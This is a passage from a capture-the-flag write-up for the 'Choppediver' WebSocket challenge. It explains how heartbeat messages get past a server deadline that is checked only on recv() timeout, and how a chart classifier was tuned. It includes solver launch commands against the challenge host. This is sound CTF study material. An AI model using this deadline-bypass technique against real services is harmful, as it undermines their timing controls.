The late rounds advertise budgets as low as 80 ms, 40 ms, 15 ms, and 5 ms. Yet the successful logs show classification costs around 70-140 ms while the server still accepts the answers. That outcome is incompatible with strict deadline enforcement. The only consistent explanation is the heartbeat exploit: `recv(timeout=0.001)` does not time out, so the deadline branch is not entered.

15.3 The classifier improvement is justified by failure analysis

Earlier runs did not fail randomly; they failed specifically on flat charts that the solver labeled as weak BUY or weak SELL. That evidence isolates the bug. The winning fix therefore did not over-optimize speed. Instead, it introduced a morphology-aware HOLD rule based on vertical span and `thickness_ratio`, which directly matches the shape of the observed false positives.

15.4 The final flag is supported by an end-to-end evidence chain

The final pass packet matters because it arrives only after all 25 rounds have been accepted by the application logic. This is stronger than a local heuristic score or a partial run: it is the service itself asserting that the exploit and classification both held through the full schedule.

16. Vulnerability and pitfall taxonomy

The previous write-up already named the winning bug. This extension distinguishes three classes more sharply so the reasoning remains clean: non-vulnerabilities, practical pitfalls, and the exploitable server-side weakness that actually yields the flag.

Type	Item	Impact	Why it matters in the write-up
Practical pitfall	Wrong endpoint on port 443	Handshake fails with HTTP 200; no game logic reached.	Must be fixed before every other argument.
Exploitable vulnerability	Deadline checked only after <code>recv()</code> timeout	Real-time limit can be bypassed.	This is the main weakness that makes the challenge solvable at scale.
Protocol amplifier	heartbeat allowed during <code>_play_round()</code>	Continuously restarts the receive loop and generates <code>hb_ack</code> traffic.	Turns the timing flaw into a reliable exploit path.
Residual challenge difficulty	Flat-chart HOLD ambiguity	Causes semantic mistakes rather than timeout.	Explains why a correct exploit can still fail until the classifier matures.
Operational difficulty	Ack queue management	Too many <code>hb_ack</code> frames can delay the decisive answer/result exchange.	Justifies the answer-quiet pause exposed by the v2 solver.

17. Encountered difficulties and how they were resolved

This section is intentionally complementary to the existing pitfalls chapter. It focuses on the chronological engineering difficulties rather than on isolated issues.

17.1 Transport ambiguity

At first glance, the assessment portal looked like the challenge endpoint because the hostname was correct and TLS worked on 443. The mistake was subtle: the browser front-end and the raw WebSocket game shared the same hostname but not the same port. The resolution came from combining live handshake evidence with the source code default port.

17.2 Distinguishing a timeout bug from a classifier bug

The earliest solver attempts mixed two different failure causes. The breakthrough came from reading reject reasons carefully. A reject of type `timeout` means the transport exploit is insufficient; a reject of type `wrong`: was hold means the exploit works and the image model is still wrong. That distinction allowed targeted fixes.

17.3 HOLD charts required morphology, not just trend

Near-flat traces can still drift slightly upward or downward. Pure slope thresholds therefore oscillated between false BUY and false SELL. The final solver uses flatness plus visual thickness, which is exactly what the failed examples were telling us.

17.4 Reproducibility required a second solver profile

A short solver is ideal for quick exploitation, but a full report also needs durable logs and artifacts. The v2 archival solver exists for that reason: it captures charts, events, summaries, and the final archive without changing the winning exploit logic.

18. Launching modes, arguments, and shell wrappers

The existing document already listed the main commands. This extension makes the runtime matrix explicit, including what each argument changes and when a shell wrapper is preferable to a direct Python launch.

Solver launch modes and shell wrappers




Figure 15 - Launch modes and shell-wrapper decision map.

Runner	Main options	Typical command	Best use case
solve_choppediver_short_optimized.py	--url, --origin, --insecure, -v/--verbose	python3 solve_choppediver_short_optimized.py --url wss://choppediver.challs.umdctf.io:4443/ --insecure -v	Fast exploitation with minimal code surface.
solve_choppediver_v2.py	--url, --origin, --insecure, --hb-	python3 solve_choppediver_v2.py --url	Evidence-rich runs

	interval, --answer-quiet, --threshold, --hold-span-px, --hold-thickness-ratio, --open-timeout, --artifact-dir, -v	wss://choppediver.challs.umdctf.io:4443/ --insecure -v --artifact-dir choppediver_artifacts_v2	and threshold tuning.
solve_choppediver_all_in_one.py	--url, --origin, --insecure, --hb-interval, --answer-quiet, --threshold, --open-timeout, --artifact-dir, -v	python3 solve_choppediver_all_in_one.py --url wss://choppediver.challs.umdctf.io:4443/ --insecure -v --artifact-dir choppediver_artifacts	Legacy all-in-one archival profile.
run_choppediver_v2.sh [artifact_dir]	Single positional artifact directory parameter	./run_choppediver_v2.sh choppediver_artifacts_v2	One-command reproducible launch with the v2 solver.
run_choppediver_and_archive.sh [artifact_dir]	Single positional artifact directory parameter; optional CHOPPEDIVER_URL env override	./run_choppediver_and_archive.sh choppediver_artifacts	One-command run that also prints archive locations at the end.

18.1 Shell wrapper behavior

run_choppediver_v2.sh accepts an optional artifact directory argument, installs the Python dependencies, then launches solve_choppediver_v2.py with the recommended remote endpoint and archival output path. run_choppediver_and_archive.sh does the same for the all-in-one archival solver and additionally prints the final locations of the generated zip, event log, summary, and flag file.

18.2 Direct Python launches

Direct launches are preferable when you want to change heartbeats, HOLD thresholds, or Origin behavior. They are also better when you want to compare solver behavior under different assumptions without editing the shell wrappers.

18.3 Practical pseudo-compilation and linting

Because the solvers are Python scripts, there is no native compile stage. The closest equivalent is a syntax check such as `python3 -m py_compile solve_choppediver_v2.py` `solve_choppediver_short_optimized.py`, followed by dependency installation via pip.

19. Extended large synthesis

At first, Choppediver looks like a pure speed challenge: receive a chart, classify it fast, and survive shrinking timers until the flag drops. But that is only the surface layer. The real solve comes from stepping back, reading how the service actually behaves, and noticing that its timing model does not match its implementation.

The first real hurdle was not classification at all. It was simply reaching the right service. The HTTP 200 error made it clear that the default connection path was landing on the normal web front-end instead of the actual WebSocket challenge server. Once that was corrected and the solver was pointed to port 4443, the protocol became visible and the challenge started making sense.

The next breakthrough was the timeout bug. The server presents the late rounds as if they were strict real-time tests, going all the way down to 5 ms. In practice, though, heartbeat messages are accepted during a round, and the deadline is only enforced when `recv()` times out. That changes everything. By keeping the loop busy with heartbeat traffic, the solver is no longer forced to answer inside the advertised budget. What looked like a reaction-speed contest becomes a normal local processing problem.

Of course, that does not automatically win the challenge. Once the timing wall is gone, the real remaining problem is classification accuracy. The logs show that the final failures were not random mistakes across all labels. They were concentrated on one case: flat HOLD charts that looked just directional enough to be misread as weak BUY or SELL. The final fix was therefore not a full redesign, but a targeted improvement: adding shape-aware features like `span_y` and `thickness_ratio` so that flat charts could be recognized more reliably.

That is why the final path is coherent and worth documenting in order. First, fix the endpoint. Second, understand and exploit the server-side timing logic. Third, tighten the chart classifier where it actually fails. Fourth, keep logs and artifacts so the solve is not just successful, but reproducible and easy to justify.

In the end, Choppediver was not beaten by being faster than the server. It was beaten by understanding the service better than the challenge expected. The flag came out only after the transport mistake, the protocol weakness, and the HOLD ambiguity were all resolved in the right order. That is what makes this solve satisfying: not one trick alone, but a clean chain of observations leading to a reliable exploit.

20. Readable explanatory extension

This extension keeps the previous report unchanged and adds a more readable restatement of the reasoning. It is designed for readers who want clearer spacing between ideas and a more visual description of the solving process.


20.1 Objectives, explained simply

At first, the challenge looks like a speed game. A chart appears, and the player must say whether it goes up, goes down, or stays flat.

But the real objective is larger than that. We must understand how the service works, find the mistake in its timing logic, and then build a solver that uses that mistake to finish all rounds.


In practical terms, the objective is to reach the correct service, understand one round, exploit the heartbeat weakness, classify BUY / SELL / HOLD correctly, survive all 25 rounds, and recover the final flag with evidence.


20.2 Dependency chain



Each result depends on the previous one. If the endpoint is wrong, nothing else matters. If the timeout flaw is not exploited, the late rounds remain impossible. If HOLD is not modeled correctly, the final runs still fail semantically.

20.3 State-transition boxes for the solving algorithm





20.4 Why the exploit works, in plain words

The server says that some rounds allow only a few milliseconds. If that limit were enforced strictly, a normal chart classifier would lose.

The weakness is that the server checks whether time is over only when its receive function times out. By sending heartbeat messages, the solver keeps that receive function busy and delays the timeout check.

This does not remove the need to classify the chart, but it changes the nature of the problem. The round stops being truly real-time and becomes a normal local analysis task.

20.5 Why the final classifier still mattered

After the timing barrier was bypassed, the remaining failures came from chart meaning rather than speed.

The logs showed that flat HOLD charts were the main source of error. They were sometimes mistaken for weak BUY or SELL trends.

The final correction therefore focused on chart shape, especially `span_y` and `thickness_ratio`, instead of relying only on a raw slope threshold.

20.6 Launching modes with clearer spacing

Short optimized solver:

```
python3 -m pip install websockets pillow numpy

python3 solve_choppediver_short_optimized.py \
  --url wss://choppediver.challs.umdctf.io:4443/ \
  --insecure -v
```

Use it when you want a compact exploit that prints the flag directly.

Full v2 archival solver:

```
python3 -m pip install websockets pillow numpy

python3 solve_choppediver_v2.py \
  --url wss://choppediver.challs.umdctf.io:4443/ \
  --insecure -v \
  --artifact-dir choppediver_artifacts_v2
```

Use it when you want logs, saved charts, a summary, a flag file, and a zip archive for the write-up.

Wrapper scripts:

```
./run_choppediver_v2.sh [artifact_dir]

./run_choppediver_and_archive.sh [artifact_dir]
```

20.7 Final readable synthesis

This challenge was not solved by reacting faster than the server. It was solved by understanding the service better than the challenge expected.

First, the solver had to reach the correct service on port 4443. Second, it had to exploit the timeout logic with heartbeat traffic. Third, it had to fix the remaining classification ambiguity around HOLD. Only after those three layers were solved in order did the flag become reachable.

That is the core lesson: do not only optimize the last visible step. First understand the system, then break the weakest layer, and only then polish the remaining details.